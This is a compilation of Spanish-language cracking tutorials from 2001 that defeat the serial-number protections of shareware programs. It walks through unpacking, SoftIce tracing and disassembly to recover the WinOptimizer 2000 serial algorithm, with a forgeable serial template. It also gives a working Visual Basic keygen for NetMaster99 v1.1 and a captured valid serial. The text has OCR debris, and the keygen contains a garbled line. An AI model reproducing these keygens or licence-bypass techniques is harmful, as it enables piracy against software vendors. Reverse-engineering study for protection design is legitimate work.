El código se repite más o menos igual tomando los valores de los diferentes registros, los manipula y entra en el **call 00461788** para desencriptarlos, el resultado lo traslada a la dirección 00592A14, 00592A15, 00592A16, etc... Una dirección que ya habiamos visto antes. ¿Como los desencripta?, de la siguiente manera:

:00461788 push ebp
:00461789 mov ebp, esp
:0046178B xor edx, edx **-> Limpia EDX.**
:0046178D mov ecx, [ebp+08] **-> El valor correspondiente**
:00461790 mov eax, ecx **-> a EAX.**
:00461792 mov ecx, 0000001E **-> ¡Joder con el dichoso 1E!.**
:00461797 div ecx **-> Divide EAX, el resto va a EDX.**
:00461799 mov ecx, edx **-> El resto a ECX.**
:**0046179B mov al, [ecx+0056CF58] -> Seleciona el valor correspondiente de la Tabla de antes.**
:004617A1 xor al, AA **->¡Alehop!, vuelta a su estado original.**
:004617A3 pop ebp
:004617A4 ret

Por lo visto los valores de la **Clave de comprobación** también vienen definidos por las valores existentes en la dirección 0056CF58. Esto lo hace con los ocho primeros caracteres, ¿Ocho?, ¿Cuantos son?.

Sencillo si sigues el código veras que la instrucción **mov [00592A1X], al**, se repite con las direcciones que van desde 00592A14 hasta 00592A1D, una sencilla resta nos dará el número de caracteres de la **Clave de comprobación**. (00592A1E - 00592A14 = A; diez caracteres).

Ocho, ¿y el resto?, pues un poco más abajo encontramos esto:

:004619DD mov cl, [ebp+0C] **-> Nuestro noveno caracter "xoreado", ¿te acuerdas?, era [93].**
:004619E0 push ecx
:004619E1 call 0046175C -> Comparaciones y "xoreo" con AA.

:004619E5 mov [00592A1C], al -> **A su sitio.**
:004619EA mov al, [ebp+10] -> **El décimo, [9A], con el que hace lo mismo.**
..... etc.

Abreviando porque esto ya se esta haciendo pesado. Coge nuestro noveno y décimo caracter "xoreado", nos metemos en el **call 0046175C** que tiene un código identico al de las dos **cmp eax, 1E** y hace de nuevo todo el proceso con la Tabla de 0056CF58. Si los encuentra, los vuelve a su estado original con otro **xor AA** y los planta en su sitio, 00592A1C y 00592A1D.

En resumidas cuentas los dos últimos caracteres también deben estar dentro de la Tabla famosa. Y todo esto lo vemos comodamente haciendo un **DEX 3 592A14** y dandole caña al **F10**.

Seguidamente vienen las rutinas de comparación con nuestra **Clave de comprobación** de prueba, etc, etc.

RESUMEN HASTA AHORA

La **Clave** se compone de 30 caracteres que se encuentran "ocultos" en la dirección 0056CF58, para volverlos a sus valores originales basta "xorearlos" con AA.

La **Clave de comprobación** se compone de 10 caracteres. Ocho de los cuales son el resultado de la manipulación de los 30 caracteres de la **Clave** junto con los dos caracteres restantes de esta **Clave de Comprobación**. Los dos últimos son dos caracteres cualquiera que formen parte de la **Clave**.

Esta **Clave de comprobación** se encuentra en la dirección 00592A14.

Tanto rollo, resumido en media docena de lineas, para habilitar un puto botón. Este es el resultado:

Hemos empezado con un **Periodo de Evaluación** de 20 usos y hemos conseguido desbloquear el programa en tres intentos. ¡Cada vez lo hacemos mejor!.

DESBLOQUEAMOS

Esto ya es por masoquismo, antes de darle al botón hacemos un Crtl+D, limpiamos los bp's y metemos directamente un **BPX HMEMCPY** a ver que pasa. Esta vez si que funciona.

Saltamos y vemos que el programa vuelve a realizar TODO el proceso, esta vez en una dirección diferente, perdona que no la ponga pero no te puedes imaginar el desbarajuste de notas que tengo encima de la mesa, no se donde puñetas he metido esta parte. Así que te lo cuento de memoria.

Una vez comprobado todo de nuevo se crean dos nuevas claves en el Registro de Windows, bajo la rama HKEY_CURRENT_ etc. (la he puesto arriba) de ***Nombre*** 109 y 110 cuyos ***Datos*** son la **Clave** y la **Clave de comprobación**. ¡Ya tenemos el programa registrado!.

De nada :-)))

FINALIZANDO

Solo queda desinstalar el programa y eliminar los datos anteriores del Registro con cualquier utilidad adecuada para ello. Yo uso **RegCleaner** que funciona muy bien y es gratis.

Como siempre, ruegos y preguntas sobre el tema a:

arkanian@mailcity.com

Saludos y hasta otra.

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: WINOPTIMIZER 2000 v1.02.

PROTECCION:	**Serial Number.**		
Objetivo:	**Buscar un Serial válido, por supuesto.**		
Descripcion:	**Programa para limpiar el Registro, buscar archivos inútiles, etc...**		
Dificultad:	**Principiante.**		
DOWNLOAD:	http://www.ashampoo.com		
Herramientas:	**Softice 3.24, papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**20/03/2001**

INTRODUCCION

Un estupendo programa para dejar nuestra máquina limpia de cualquier cosa inútil que haya quedado después de instalar (y desinstalar) tropecientos programas de shareware. El programa funciona en 95, 98, ME, NT y 2000 y viene realmente completo en cuanto a opciones y funciones, es intuitivo, facil de usar, tiene una cuidada presentación y un esmerado diseño. Enhorabuena...

La única pega es, como casi siempre, la seguridad. El programa viene "tal cual", ni empakado, ni encriptado, ni anti-debugger, ni anti-nada, nada de nada, vamos una perita en dulce. Estamos en el siglo XXI ¿verdad?.

Aprovecharemos la oportunidad que nos brindan los programadores de la casa Ashampoo GmbH & Co. KG con su "Chief Developer" a la cabeza, cuyo nombre aparece en varios sitios del programa, para echarle un vistazo a la forma de obtener un Número de Serie válido para desbloquear las limitaciones de la versión Shareware.

Como curiosidad, la forma en la que se genera y se comprueba el Número de Serie de este programa es similar a la que utiliza SoftIce para comprobar el suyo durante la instalación.

AL ATAKE

INSTALANDO

Durante la instalación el propio programa nos avisa de las limitaciones del mismo:

-. La opción ***Select all*** está desactivada.
-. Solo se pueden seleccionar tres registros a eliminar.
-. La version shareware tiene un gigantesco y molestísimo ***banner*** publicitario que cambia cada pocos segundos.

Una vez finalizada la instalación, ejecutamos el programa y vamos a ***Internet / Support & Info*** y de ahí seleccionamos la opción ***Enter Reg / Trial Key***.

Esto requiere una pequeña explicación, consultando la ayuda averiguamos que por lo visto existen dos tipos de Serial, un primer tipo que podemos denominar "de prueba" en la que se desbloquean las dos primeras limitaciones pero el maldito ***banner*** continua en su sitio y un segundo tipo "de Registro Total" que desbloquea totalmente el programa y hace desaparecer el jodido ***banner***. Vamos a por el segundo que es el que interesa.

PRIMERA PRUEBA

Estamos en la Ventana de Registro, acojona ¿eh?, ¡vaya pedazo de sitio que tenemos para meter el Serial!. Tranquilos, no hay que fiarse de las apariencias, es todo pura fachada. Introducimos un Serial de prueba de 10 caracteres, algo que sea fácil de buscar luego, como por ejemplo 1212121212, ;-)

Crtl+D para saltar a SoftIce, asignamos las ventanas como siempre (**DEX 0 EAX**, **DEX 1 ES:EDI**, **DEX 2 DS:ESI**) e iniciamos la busqueda de nuestro número de prueba mediante:

S 30:0 LFFFFFFFFFF "1212121212" -> Buscando....
Pattern found at 0030:8063B9D2 (8063B9D2) -> Respuesta de SoftIce.
S -> Otra vez por si acaso...
Pattern found at 0030:C0F4EEA2 (C0F4EEA2) -> Ok, el eco de la busqueda.

Solo una localización y por encima de la posición 80000000 (¿habeis leido los tutoriales de +ORC?), ponemos un break point en ese rango de memoria:

BPR 30:8063B9D2 30:8063B9D2+A RW

Es decir queremos que se interrumpa la ejecución del programa cuando se lea o se escriba (parámetros RW) en la posición de memoria ocupada por nuestro Serial de prueba. Como el Serial tiene 10 caracteres tenemos que especificar también el rango que ocupa, que va desde la posición encontrada en la busqueda hasta 10 posiciones mas, de ahí el +A (10 decimal = A hexadecimal).

Crtl+D y volvemos al programa, hacemos click en ***Register*** y saltamos a SoftIce, ¿donde?, adivina... en el estupendo y casi infalible **Kernel!HMEMCPY**, (estoy trabajando con Win98), bien ya hemos encontrado la función que hace saltar a SoftIce, tomemos las notas adecuadas para los intentos posteriores. ¿No pensarás que esto sale a la primera, verdad?

F12 hasta salir al programa en **WINOPTIMIZER2000!CODE+00026469**, de ahí **F10** pasando por varios *ret* y un bucle que menea al Serial de arriba abajo durante un rato, por fin llegamos aquí:

:00465323 8B45FC mov eax, dword ptr [ebp-04] (*)
:00465326 E8D9F6FFFF call 00464A04 - > Aquí se genera el Serial.
:0046532B F7D8 neg eax
:0046532D 1BDB sbb ebx, ebx
:0046532F F7DB neg ebx
:00465331 84DB test bl, bl **-> Vaya, vaya...**
:00465333 754A jne 0046537F -> El salto crucial...
:00465335 6A00 push 00000000
:00465337 8D55F0 lea edx, dword ptr [ebp-10]

..... etc.

(*) El código está tomado de W32dsm89

Parece ser que todo se realiza en el **call 00464A04** así que vamos a entrar a ver que encontramos. Para abreviar y no quedar empantanados en un follón de llamadas, subllamadas, saltos atras y demás, iré directamente al grano. Entramos con **F8** y avanzamos con **F10** hasta aquí:

:00464A53 8D45FC lea eax, dword ptr [ebp-04] -> **Longitud del Serial, 0xAh en nuestro caso.**
:00464A56 E875F0F9FF call 00403AD0 -> **Aquí se comprueba que no sea 0.**
:00464A5B 8B45FC mov eax, dword ptr [ebp-04] -> **La longitud del Serial en EAX.**
:**00464A63 83F812 cmp eax, 00000012 -> Comprobación del número de caracteres.**
:**00464A66 0F8540020000 jne 00464CAC -> Nos manda fuera...**
:00464A6C 8B45FC mov eax, dword ptr [ebp-04]
:00464A6F E8C4020000 call 00464D38
..... etc.

Bueno, ya tenemos algo en claro, el Serial tiene 0x12h carateres de largo, en decimal 18. Aquí comprobamos también que nos sobra más de la mitad del espacio de la ventana de registro. Tanto espacio está puesto para acojonarnos y hacernos creer que el Serial es largo y complicado.

OTRA PRUEBA

Limpiamos el bp de antes mediante un **BC *** y aprovechamos para poner otro haciendo doble click en la instrucción :**00464A63 cmp eax, 00000012** , salimos y ponemos otro Serial de prueba esta vez con 18 caracteres, algo así como 1234567890ABCDEFGH, como ya tenemos el bp puesto en la instrucción que compara el número de caracteres del Serial, volvemos a aterrizar allí cuando salte SoftIce.

Veamos lo que sigue:

:00464A63 83F812 cmp eax , 00000012 -> **Volvemos a estar aquí.**
:00464A66 0F8540020000 jne 00464CAC -> **Esta vez no...**
:00464A6C 8B45FC mov eax, dword ptr [ebp-04] -> **EAX=12, el número de caracteres de nuevo.**
:00464A6F E8C4020000 call 00464D38 -> Entramos a esta llamada...
..... etc.

CALL 00464D38

Entramos en el **call 00464D38,** seguimos con **F10** y al rato encontramos el siguiente bucle:

:00464D5D 8B4DFC mov ecx, dword ptr [ebp-04] -> **Dirección del Serial de prueba.**
:00464D60 48 dec eax -> **EAX hace de contador, ojo que empieza con 1.**
:00464D61 3B41FC cmp eax, dword ptr [ecx-04] -> **Número de caracteres del Serial.**
:00464D64 7205 jb 00464D6B -> **¿Es menor?, entonces saltamos...**
:00464D65 E8FDDFF9FF call 00402D68
:00464D6B 40 inc eax -> **Aquí, EAX vuelve a ser 1.**
:00464D6C 8A4C01FF mov cl, [ecx+eax-01] -> **Posición del carater a manipular.**
:00464D70 0FB7D2 movzx edx, dx -> **Amplia DX a EDX.**
:00464D73 81E1FF000000 and ecx, 000000FF -> **Deja en ECX el valor hex del caracter.**
:00464D79 03D1 add edx, ecx -> **Lo suma a EDX.**
:00464D7B 7105 jno 00464D82 -> **Saltando a...**
:00464D7D E8EEDFF9FF call 00402D70
:00464D82 81FAFFFF0000 cmp edx, 0000FFFF -> **Esta comparación de control.**
:00464D88 7605 jbe 00464D8F -> **Saltamos de nuevo...**
:00464D8A E8D9DFF9FF call 00402D68
:00464D8F 40 inc eax -> **Aquí, donde se incrementa el contador.**
:00464D90 83F80E cmp eax, 0E -> **¿14 caracteres?, ¡lo tenemos! :-)))**
:00464D93 75C8 jnz 00464D5D -> **Volvemos arriba.**
..... etc.

Parece que vamos avanzando y ya sabemos algo más. El código coge los valores de los 13 primeros caracteres de nuestro Serial de prueba y los suma uno por uno, acumulando el resultado en EDX (14-1 = 13 caracteres, atención con EAX que empieza de 1). Lo que está haciendo realmente es la siguiente suma hexadecimal

31+32+33+34+35+36+37+38+39+30+41+42+43 = 2D3 -> Valor final de EDX.

Tomamos las oportunas notas y seguimos avanzando. El programa se lia a continuación en un espantoso follón donde ese valor (2D3) es llevado de aquí para alla, realizando innumerables comparaciones para al final acabar poniendole un 0 delante y dejarlo convertido en **02D3**, (como 15 minutos trazando código). Este es el valor de EAX después del retorno del **call 00464D38**. |:-(

LAS COMPARACIONES

Bueno, pues en algún sitio tendrá que comparar esto ¿no?, efectivamente, después de otro montón de vueltas arriba y abajo, encontramos este código más que sospechoso:

:00464C01 8B45F8 mov eax, dword ptr [ebp-08] -> **En EAX está la dirección de 02D3.**
:00464C04 8B55F4 mov edx, dword ptr [ebp-0C] -> **En EDX la dirección de EFGH.**
:00464C07 E8B8F1F9FF call 00403DC4 -> **Aquí dentro se realiza la comparación.**
:00464C0C 7504 jne 00464C12 -> **EAX tiene que ser 0.**
:00464C0E C645F301 mov [ebp-0C], 01-> **Planta un 1, esto será comprobado luego.**
:00464C12 8D45F8 lea eax, dword ptr [ebp-08] **-> La dirección del Serial.**
:00464C15 50 push eax **-> Guardala.**
:00464C16 B903000000 mov ecx, 00000003 **-> Prepara los contadores para la**
:00464C1B BA01000000 mov edx, 00000001**-> siguiente comparación dentro de call 00403DC4.**
:00464C20 8B45FC mov eax, dword ptr [ebp-04] **-> Número de caracteres del Serial.**
:00464C23 E890F2F9FF call 00403EB8 **-> Se manipula el Serial y coge los 3 primeros caracteres.**
:00464C28 8B45F8 mov eax, dword ptr [ebp-08] **-> En EAX la dirección de 123.**
:00464C2B BA1C4D4600 mov edx, 00464D1C **-> La dirección de un valor fijo.**
:00464C30 E88FF1F9FF call 00403DC4 -> Otra comparación aquí dentro.
:00464C35 7504 jne 00464C3B -> EAX tiene que ser 0.
:00464C37 C645F101 mov [ebp-0F], 01 **-> Otro 1 que luego se comprueba.**
..... etc.

La llamada al código que realiza las comparaciones se repite dos veces más un poco más abajo, así que para no aburriros mucho y dado que el código es más o menos el mismo pasaremos directamente a echar un vistazo dentro del **call 00403DC4**. La comparación de los cuatro últimos caracteres se realiza aquí:

:00403DED 8B0E mov ecx, dword ptr [esi] **-> Valor obtenido en la suma, [02D3].**
:00403DEF 8B1F mov ebx, dword ptr [edi] **-> Los cuatro últimos caracteres, [EFGH].**
:00403DF1 39D9 cmp ecx, ebx -> Aquí podemos cambiar manualmente EBX para que sean iguales.
:00403DF3 7558 jne 00403E4D -> Pues eso...
:00403DF5 4A dec edx **-> EDX a 0.**
:00403DF6 7415 je 00403E0D **-> Nos vamos...**
..... etc.

Las comparaciones del resto se realizan un poco más abajo, aquí exactamente:

:00403E19 8B0E mov ecx, dword ptr [esi] **-> [ESI] = 123.**
:00403E1B 8B1F mov ebx, dword ptr [edi] **-> [EDI] = Primer valor fijo, :-)**
:00403E1D 38D9 cmp cl, bl -> Esta vez cambiamos ECX manualmente para que sean iguales.
:00403E1F 7541 jne 00403E62 -> Sin problemas...
:00403E21 4A dec edx **-> El contador.**
:00403E22 7417 je 00403E3B -> **Saltaremos al comprobar el segundo valor fijo.**
:00403E24 38FD cmp ch, bh -> Siguen las comparaciones
:**00403E26 753A jne 00403E62 -> Nada que hacer...**
:00403E28 4A dec edx **-> Decrece el contador.**
:00403E29 7410 je 00403E3B -> **Saltaremos en la comprobación del tercer valor fijo.**
:00403E2B 81E30000FF00 and ebx, 00FF0000 **-> Limpia BX.**
:00403E31 81E10000FF00 and ecx, 00FF0000 **-> Limpia CX.**
:**00403E37 39D9 cmp ecx, ebx -> La última comparación...**
:**00403E39 7527 jne 00403E62 -> Perfecto...**
:00403E3B 01C0 add eax, eax **-> Una suma que será comprobada más adelante.**
:00403E3D EB23 jmp 00403E62 **-> Nos vamos...**
..... etc.

Como he comentado arriba, la llamada a este fragmento de código se repite dos veces más, las comparaciones se realizarán con otros dos valores fijos diferentes por este orden, 6º caracter, y finalmente los caracteres 4º y 5º.

RESUMEN Y CONCLUSION

Aquí va la explicación completa del proceso de formación y comprobación del Serial:

-. El programa coge los 13 primeros caracteres del Serial.
-. Suma sus valores hex, al resultado le pone un cero delante.
-. Lo compara con los cuatro últimos caracteres del Serial.
-. Luego coge los tres primeros, los compara con un valor fijo.
-. Coge el sexto caracter y lo compara con otro valor fijo.
-. Finalmente coge los caracteres que ocupan las posiciones 4ª y 5ª y los compara con otro valor fijo.

Así que un Serial válido para obtener la versión completa de este programa consta de las siguientes partes:

-. Los seis primeros caracteres que son fijos y vienen definidos por el programa.
-. Siete caracteres cualquiera cuyo valor será sumado a los anteriores.
-. El decimocuarto caracter que va por libre.
-. El decimoquinto que es un 0.
-. Los tres últimos que son el resultado de la suma de los 13 primeros.

Incluso con un poco de habilidad y la calculadora del Windows puedes personalizar tu serial:

? ? ? ? ? ? A R K A N I A N 0 ? ? ?
(¡JE, JE, JE!)

El resultado es inmediato y de lo más satisfactorio, como se puede comprobar:

FINALIZANDO

Bueno, pues creo que esto es casi todo, ya se que me dejo cosas, por ejemplo ¿Que pasa después del testeo de bl y el "Salto crucial"?, ¿Que pasa si invertimos ese salto?, ¿Como sabe el programa que tipo de Serial es?, ¿Donde se realizan las comprobaciones al reiniciar el programa para aplicar los cambios?

Esas y otras preguntas quedan por cuenta tuya. Si quieres acabar de desmenuzar el programa y necesitas alguna aclaración estoy en: arkanian@mailcity.com

Saludos y hasta otra.

Karpoff Spanish Tutor 2001

Programa:	Net Master99 v1.1

PROTECCION:	NeoLite 2.0 - Name/Registration Key.
Descripción:	Programa para optimizar la conexión de INTERNET.
OBJETIVO:	Obtener Registration Key (Número Serie) válido para registrarnos y Crear un Generador de Claves en Visual Basic.
Dificultad:	Novato, **Facililla**, Media, ETC.
DOWNLOAD:	http://www.magellass.com
Herramientas:	Numega SoftIce 4.05, file insPEctor 4.2001 (similar), ProcDump32 v1.6 Final, W32Dasm v8.93 (opcional), Visual Basic 6
CRACKER:	
FECHA:	27-03-2001

INTRODUCCION


NetMaster 99 es una herramienta especialmente diseñada para configurar y personalizar Internet sobre el "maravilloso" entorno Windows 95/98. Desde el ajuste del NDI cache, IPMTU, RcvWindow, MaxMTU, Boost modem transfer speed, etc.), y el acceso a las opciones ocultas del Internet Explorer y Outlook Express.

También dispone de Consejos y Trucos para mejorar nuestra productividad. Antes de comenzar el atake, hay que tener claro, las **Herramientas** que vamos a emplear, en esta "Victima" emplearemos en una primera aproximación una herramienta llamada **file insPEctor 4.2001 - ViPER[K-FoR]**, nos dirá si nuestra "victima" esta empaquetada, compilador, etc, ... Toda esta información nos ayudara para un atake más rápido.

Pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkkeeeeee.....


AL ATAKE

Arrancamos el **file insPEctor 4.2001** y cargamos nuestra "victima" y observamos lo siguiente en pantalla:



Pues ya esta, nos dice que el **Net Master99** esta Comprimido con **NeoLite 2.0**

El siguiente paso será, emplear la herramienta **ProcDump32 v1.6 Final** un excelente UnPacker (o desempaquetador;)), bien ejecutamos el ProcDump32 v1.6 Final y seleccionamos nuestra "victima" - **Net Master99** y pulsamos el botón **[Unpack]** esperamos hasta que nos aparezca la ventana **"Select Filename for saving..."** en mi caso, lo llamaré "Nm99_ECD.exe" a que soy original;) jejeje.



La siguiente aproximación, será averiguar en que lenguaje ha sido programado, como mera curiosidad;) y que mejor para esto, emplear el **file insPEctor v4.2001**.

Pues, ya esta, nos dice que el **Net Master99** esta Compilado en **Borland Delphi 3.0**

El siguiente paso será tracearlo, con el **SoftICE** emplearemos en este caso, el **BP** (BreakPoint) **KERNEL!HMEMCPY**, para "matar 2 pájaros de 1 tiro";), es decir:

1º. Capturaremos el **Serial Válido** para nuestro Name.
2º. Estudiaremos la **Función de Generación del Serial**.

SoftICE v4.05- Capturar Serial para *REGISTRARNOS*

Name: +Er@ser
Serial: 999666999 <----- Serial Dummy

Ejecutamos de nuevo el programa "victima" previamente cargado nuestra herramienta favorita **SoftICE** (cual sino:))

Repetiremos los pasos para Registrarnos y antes de pulsar el botón **[OK]**, retornamos al **SI (SoftICE)** pulsando **(Ctrl-D)** y establecemos el **B**reak**P**oint

:BPX HmemCpy

Retornamos al programa "victima" pulsando **(Ctrl-D)** pulsamos el botón **[OK]**.

Pantallazo, aparecemos en el SI, pulsamos **[F12]** y **[F11]** para tracear el Serial introducido, visualizando la siguiente información:

---------- KERNEL!LOGERROR+0123 ----------
015F:9EA3 CA0800 RETF 0008

KERNEL!HMEMCPY
015F:9EA6 55 PUSH BP<---------- Aparecemos aquí
015F:9EA7 8BEC MOV BP, SP
...
...
...
015F:9F20 F36766A5 REPZ MOVSD<-------- D ESI (visualizamos Serial Dummy=999666999)
015F:9F2A F367A4 REPZ MOVSB<-------- ? EDI (nos indica el tamaño del Serial=9)

[F10] traceamos, hasta llegar a lo siguiente:

EAX=0C19B5F4 EBX=0100E204 ECX=00000000 EDX=00FCA1B0 ESI=0078E640
EDI=0078E640 EBP=0078E4C8 ESP=0078E640 EIP=0049AAA1
CS=017F DS=0187 SS=0187 ES=0187 FS=2E27 GS=0000 SS:0078E4B8=00000000

***eax = Error evaluating expression (1)**
***ebx = 42218C**
***ecx = D8CA0F9E**
***edx = 4052452B**
---------- NetMaster99_ECD ----------
:0049AA91 CALL 0042D55C
:0049AA96 MOV EDX, [EBP-08]
:0049AA99 MOV EAX, [EBP-04]
:0049AA9C CALL 0049A984 ; Función Generación Serial ---> tracearemos con [F8]
:0049AAA1 LEA EDX, [EBP-10] ; EAX = Serial Válido
:0049AAA2 CALL 00403A3A
:0049AAA3 RET
---------- NetMaster99_ECD ----------
:? EAX
0C19B5F4 0203011572<------- Serial Válido para nuestro Name

Name: +Er@ser
Serial: 203011572

Introducimos el Serial 203011572 para el Name+Er@ser y voilá, nos aperecerá el mensaje :

"NetMaster99 has been registered successfully!"

(I) Estudio de la Rutina de Generación del Key

Veamos que nos enseña la función **CALL 0049A984**, la podemos estudiar de varias formas : **(1) "Listado Muerto" con el W32Dasm 8.93**, o bien, **(2) Traceando con el SoftIce**, personalmente prefiero esta última;).

@---- Primer Búcle desde :0049A9D0 hasta :0049A9E4
:0049A9D0 MOVSX ESI, AX
:0049A9D3 MOV EDI, [EBP-04]
:0049A9D6 MOVZX ESI, BYTE PTR [ESI+EDI-01] ;toma 1º valor ASCII del name y lo deja en ESI
:0049A9DB ADD EBX, ESI ;acumula el valor en EBX
:0049A9DD ADD AX, 02 ;incrementa el contador en 2, es decir, apunta al 3º valor
:0049A9E1 CMP CX, AX
:0049A9E4 JGE 0049A9D0
@---- Segundo Búcle desde :0049A9E6 hasta :0049A9FB
:0049A9E6 MOVSX EAX, DX
:0049A9EC MOVZX EAX, BYTE PTR [EAX+ESI-01] ;toma 2º valor ASCII del name y lo deja en EAX
:0049A9F1 ADD [EBP-08], EAX ;acumula el valor en [EBP-08]
:0049A9F4 ADD DX, 02 ;incrementa el contador en 2, es decir, apunta al 4º valor
:0049A9F8 CMP CX, DX
:0049A9FB JGE 0049A9E6

```
:0049A9FD IMUL ECX, EBX, 00022713   ;ECX = EBX * 22713h
:0049AA03 MOV EAX, [EBP-08]   ;copia el valor de EBP y dejalo en EAX
:0049AA06 IMUL EAX   ;EAX = EAX * EAX
:0049AA08 LEA EAX, [ECX+EAX+D72DD7]   ;EAX = ECX + EAX + D72DD7h
:0049AA0F LEA ESI, [EAX*2+EAX]   ;ESI = EAX * 2 + EAX
:0049AA1F LEA EAX, [EBP-04]   ;apunta al Name "+Er@ser"
:0049AA22 CALL 00403A34
:0049AAA1 LEA EDX, [EBP-10]
:0049AAA4 CALL 00407D7C
:0049AAA9 XOR EAX, EAX
```

Recapitulemos, desde la dirección :0049A9D0 hasta :0049A9E4 un búcle FOR AX=1 ... TO ... STEP 2 NEXT extrayendo del Name el valor ASCII y acumulando la suma ASCII en EBX y el segundo búcle desde la dirección :0049A9E6 hasta :0049A9FB un búcle FOR DX=2 ... TO ... STEP 2 NEXT extrayendo del Name el valor ASCII y acumulando la suma ASCII en EAX después multiplica EBX * 00022713 guardando el resultado en ECX, multiplica EAX por sí mismo, suma EAX + ECX + D72DD7, y finalmente realiza la siguiente operación EAX * 2 + EAX guardando el resultado en ESI.

** Key Generator NetMaster99 v1.1 en Visual Basic 6 **

```
'-----------------------------------------------------------------------------
' Nombre : Net Master99 v1.1 Keygenerator
' Autor : +Er@ser'2000 [fOR tHE nEW mILLENNIUM]
' Creado : Martes, Marzo 27,2001 @ 00:45:22 pm (Vers: 1.0.0000)
' Herramientas: SoftIce 4.05, Visual Basic 6
'
' Descripción : Net Master99 v1.1
'-----------------------------------------------------------------------------

Private Sub Text1_Change()
   Dim nombre As String
   Dim L As Integer, x As Integer, y As Integer
   Dim eax As Long, ebx As Long, ecx As Long, esi As Long
   nombre = Trim$(Text1.Text)xt)    'quitamos blancos
   L = Len(nombre)
   ebx = 0
   'I Bucle desde :0049A9D0 hasta :0049A9E4
   For x = 1 To L Step 2
        esi = Asc(Mid$(nombre, x, 1))
        ebx = ebx + esi
    Next x
   eax = 0
   'II Bucle desde :0049A9E6 hasta :0049A9FB
    For y = 2 To L Step 2
        esi = Asc(Mid$(nombre, y, 1))
        eax = eax + esi
    Next y
  ecx = ebx * &H22713   'IMUL ECX, EBX, 00022713
  eax = eax * eax   'IMUL EAX
  eax = ecx + eax + &HD72DD7   'LEA EAX, [ECX+EAX+00D72DD7]
  esi = eax * 2 + eax   'LEA ESI, [EAX*2+EAX]
  Text2.Text = esi   'Visualizamos el Serial
End Sub
```

Un Saludo!

+Er@ser'2000
fOR tHE nEW mILLENNIUM

-=/\\/- Your Mind Is the Power -/\\/=-

- ------# Agradecimientos #----- -
Karpoff, Demian, Black Fenix, Pr@fesor X, Numit_oR, Esiel 2, Mr. Crimson, Mr. WhiTe, Mr. GReeN, TNT, WKT, KUT y a TODOS los CrAcKeRs del Pasado, Presente y Futuro.
- ------# ---------Greetz---------- #----- -

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***MediaPAcker 2.0***

PROTECCION:	**Serial.**		
Objetivo:	**Buscar un Numero de Serie valido**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.Microdream.com		
Herramientas:	**Softice**		
